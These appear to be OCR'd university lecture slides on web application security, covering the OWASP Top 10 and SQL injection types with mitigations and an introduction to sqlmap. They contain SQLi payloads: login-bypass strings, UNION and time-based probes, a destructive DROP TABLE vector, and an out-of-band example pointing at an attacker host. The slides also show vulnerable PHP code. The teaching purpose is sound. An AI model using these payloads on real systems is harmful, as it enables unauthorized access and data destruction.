


ELTE
EÖTVÖS LORÁND
UNIVERSITY

10101101001010101011101011010010101010111011101011010010101010100

Cybersecurity basics

Web Application Security

Most common security vulnerabilities in web applications

Web Application Security

What you will learn...



- What are the most common vulnerabilities in web applications?
- What is the OWASP Top 10?
- What is Cross-Site Scripting (XSS)?
- How does SQL Injection work, and how can it be prevented?
- What is Directory Traversal, and how can it be prevented?
- How can developers secure user input to prevent attacks?
- What are the risks of using third-party libraries in web applications?

Web Application Security

What is Web application security?



Web Application Security is the practice of **protecting web applications from vulnerabilities** and cyberattacks by implementing measures to ensure their confidentiality, integrity, and availability. It involves identifying, mitigating, and preventing potential threats such as unauthorized access, data breaches, injection attacks, and other exploits that target weaknesses in the application, its code, or its infrastructure. Web application security aims to safeguard sensitive user data and maintain the functionality and trustworthiness of the application.

OWASP TOP 10

Open Web Application Security Project (OWASP)

What is OWASP TOP 10?




The OWASP Top 10 is a regularly updated list of the **most critical security risks to web applications**, published by the Open Web Application Security Project (OWASP). It serves as a widely accepted standard for developers, security professionals, and organizations to understand, assess, and mitigate vulnerabilities in web applications. The list highlights the most common and impactful vulnerabilities in web security, offering practical guidance to help secure web applications against these risks.

OWASP Top 10 Security Risks (2025 Edition)


- **Broken Access Control:** Improper enforcement of permissions allows unauthorized access to data or functionality.
- **Security Misconfiguration:** Misconfigured security settings.
- **Software Supply Chain Failures:** Breakdowns or other compromises in the process of building, distributing, or updating software.
- **Cryptographic Failures:** Weak or missing encryption jeopardizes the confidentiality and integrity of sensitive data.
- **Injection:** Flaws in input handling, such as SQL injection, allow attackers to execute arbitrary commands.
- **Insecure Design:** Poor architectural or design decisions create vulnerabilities.
- **Authentication Failures:** Weak authentication mechanisms enable attackers to compromise user accounts.
- **Software or Data Integrity Failures:** Insufficient validation of software updates or data integrity exposes systems to compromise.
- **Security Logging and Alerting Failures:** Lack of monitoring makes it difficult to detect and respond to breaches or attacks.
- **Mishandling of Exceptional Conditions:** Happens when programs fail to prevent, detect, and respond to unusual and unpredictable situations, which leads to crashes, unexpected behavior, and sometimes vulnerabilities.

1. Default Login Credentials - admin/admin




One of the most common vulnerabilities: default credentials.

2. Insecure Design - Password reset vulnerability




Insecure design can result in account takeovers. Password reset link is sent to both email addresses.

3. Broken Access Control - An example




http://vulnerbale.com/users.php?name=228

OWASP 2021 vs OWASP 2025



Most Common Web vulnerabilities



SQL Injection

Definitions

Definition: SQL Injection

SQL Injection is a web security vulnerability that **allows an attacker to interfere with the queries a web application makes to its database**. By **injecting malicious SQL statements** into input fields or parameters, attackers **can manipulate the database to execute unauthorized actions**, such as **retrieving**, **modifying**, or **deleting** sensitive data, bypassing authentication, or even gaining full control of the database server.

SQL Injection exploits a vulnerability in the application's software, **not in the database layer itself**. This means the weakness lies in how the application handles user inputs before passing them to the database.

In-band vs Out-of-band SQL Injection

In-band (direct) SQL Injection

- Attacker retrieves data using the same channel used to send the injection.
- Two common forms:
  - **Error-based**: force the DB to produce error messages that leak data.
  - **Union-based**: use UNION SELECT to combine attacker results with normal query output.
- Example (conceptual): `' OR 1=1 --`

Out-of-band (OOB) SQL Injection

- Data exfiltrated via a different channel than the vulnerable application response.
- Useful when the app does not return results or timing channels are unreliable.
- Typical technique: force the DB server to make a network request (DNS/HTTP) to an attacker-controlled host.
- Example (conceptual): `'; SELECT load_file('` attacker.example.com

Second-order SQL Injection & Mitigations

Second-order SQL Injection

- Injection payload is stored safely in the app (e.g., database) and later used in a different query or context without proper sanitization.
- The initial input may look benign; injection occurs at the later processing stage.
- Example scenario:
  - Step 1: Attacker stores value: `Robert'); DROP TABLE users; --`
  - Step 2: Later code concatenates that stored value into a SQL statement and executes it.

Mitigations (general)

- Use **parameterized queries / prepared statements** for all database access.
- Apply **least privilege** to DB accounts (deny unnecessary privileges).
- Validate and normalize input on entry, and *again* before use in different contexts.
- Avoid storing raw user input for later SQL composition; if storage required, store a canonical sanitized form.

Major Types of SQL Injection

- **Error-based SQL Injection**: Uses database error messages to extract information, such as table structures or data types.
- **Union-based SQL Injection**: Combines results of multiple queries using the ‘UNION‘ operator to extract data from other tables.
- **Boolean-based SQL Injection (blind)**: Exploits true or false conditions in queries. Attackers infer information based on whether the application behaves differently when a condition is true versus false.
  - Example: Using ‘OR 1=1‘ to manipulate the query’s result.
- **Time-based SQL Injection (blind)**: Executes queries that cause delays when a condition is true. Attackers infer information by measuring response times.
  - Example: Using ‘SLEEP(5)‘ in a query to cause a delay if the condition is true.

Bypass Login Authentication using Boolean-based SQLi

Let's begin with a basic but very common example where an attacker bypasses login authentication using Boolean-based SQL injection.

Normal User



Input password: Password!

Malicious User



Input password: 'OR 'a'='a

Bypass Login Authentication using Boolean-based SQLi

Boolean-based blind SQLi

Boolean-based blind SQLi: Boolean-based SQL injection is an inferential SQL injection technique that relies on sending an SQL query to the database which **forces** the application to return a different result depending on whether the query returns a **TRUE** or **FALSE** result.

In the backend, the 'login.php' source code appears as follows:

login.php source code:

```
$q = mysql_query("select account from users WHERE
 username = '$username' AND pass = '$pass'");
```

Bypass Login Authentication using Boolean-based SQLi

NORMAL user query: In a normal query, the $pass variable is assigned as $pass = **Password!**

```
$q = mysql_query("select account from users WHERE
username = 'ELTE' AND pass = 'Password!'");
```

MALICIOUS user query: However, in a malicious user query, the $pass variable is assigned as $pass = **'OR 'a'='a**.


```
$q = mysql_query("select account from users WHERE
username = 'ELTE' AND pass = ' ' OR 'a'='a' ");
```

This pass = ' ' OR 'a'='a' becomes always true, which means pass is either an empty string or TRUE, **making the condition always TRUE**!

Query manipulation using Boolean-based SQLi

Another common example involves an attacker observing changes in the application's behavior. In this example, we will use the Acunetix test webpage: `http://testphp.vulnweb.com/artists.php?artist=1`.

Always TRUE Query



Query: artists.php?artist=1 and 1=1.

Always FALSE Query



Query: artists.php?artist=1 and 1=2.

Understanding the TRUE and FALSE query method

artists.php source code:

```
$sql = "SELECT * FROM ART WHERE id=" .$_GET["id"];
```

TRUE query:

http://testphp.vulnweb.com/artists.php?artist=1 and 1=1

FALSE query:

http://testphp.vulnweb.com/artists.php?artist=1 and 1=2

The application's behavior changes based on the outcome of a TRUE or FALSE query, indicating a potential Boolean-based SQL injection vulnerability.

Error-based SQLi

Definition: Error-based SQLi

Error-based SQL injection relies on error messages thrown by the database server to obtain information about the structure of the database.

Typical error messages:

- You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near"' at line 1
- SQL Error : 1064 You have an error in your SQL syntax. Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
- SQL Error near 'admin at line 1

Query manipulation using Error-based SQLi


In this example, we can observe the error message generated by the database. In this example, we will use the Acunetix test webpage: `http://testphp.vulnweb.com/listproducts.php?cat=1`.

Query without ERROR



Query: listproducts.php?cat=1.

Query WITH ERROR



Query: listproducts.php?cat=1'.

Union-based SQL Injection

Definition: Union-based SQL Injection

Union-based SQLi leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

- SELECT name, description, price FROM products WHERE category=1 AND 1=2 UNION SELECT username, password, 1 FROM members
- http://www.example.com/index.php?id=-1' UNION SELECT 1,2,3

Time-based blind SQL Injection

Definition: Time-based SQL Injection

Time-based SQL injection is an inferential SQL injection technique that relies on sending an SQL query to the database which **forces the database to wait for a specified amount of time** (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

- SELECT IF(expression, true, false)
- http://www.site.com/vulnerable.php?id=1' waitfor delay '00:00:15'–
- BENCHMARK(5000000,ENCODE('text','by 5 seconds'))

SQL injction vulnerable login.php

A real example demonstrating SQL injection in a scenario without proper input sanitization:

```
if (($post[username]) AND ($post[password]))
    {
        $query = 'SELECT * FROM config WHERE
        uname="'.$post[username].'" AND
        pwd=SHA2("'.$post[password].'") LIMIT 1';
        $sql_user_check = $db->fetch($query);
        if (!$sql_user_check) {
            $error .= "Wrong Authentication<br />";
        } else {
          ...
          ... }}
```

username = **admin** /* passwod = **XXXX")*/OR ("1"="1**

Manual SQL Injection Testing

Examples of SQL injection test vectors for manual testing:

Examples of Common SQL Injection Test Vectors

SQL Injection Payload	Purpose
`' OR '1'='1'--`	Bypass Authentication
`' OR 1=1--`	Bypass Authentication
`' AND 1=2 --`	Boolean-based Testing
`' UNION SELECT NULL--`	Test UNION-based SQLi
`admin' AND SLEEP(5)--`	Time-based Injection
`' OR LENGTH(database())=8--`	Extract Database Metadata
`' OR 1=1; DROP TABLE users;--`	Data Deletion/Destruction

Automatic SQL injection and database takeover tool

Manual testing can sometimes be highly challenging and particularly time-consuming.


Sqlmap tool

Sqlmap is an open source penetration testing tool that **automates** the process of **detecting and exploiting SQL injection flaws** and taking over of database servers.

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and column

Automatic SQL injection and database takeover tool

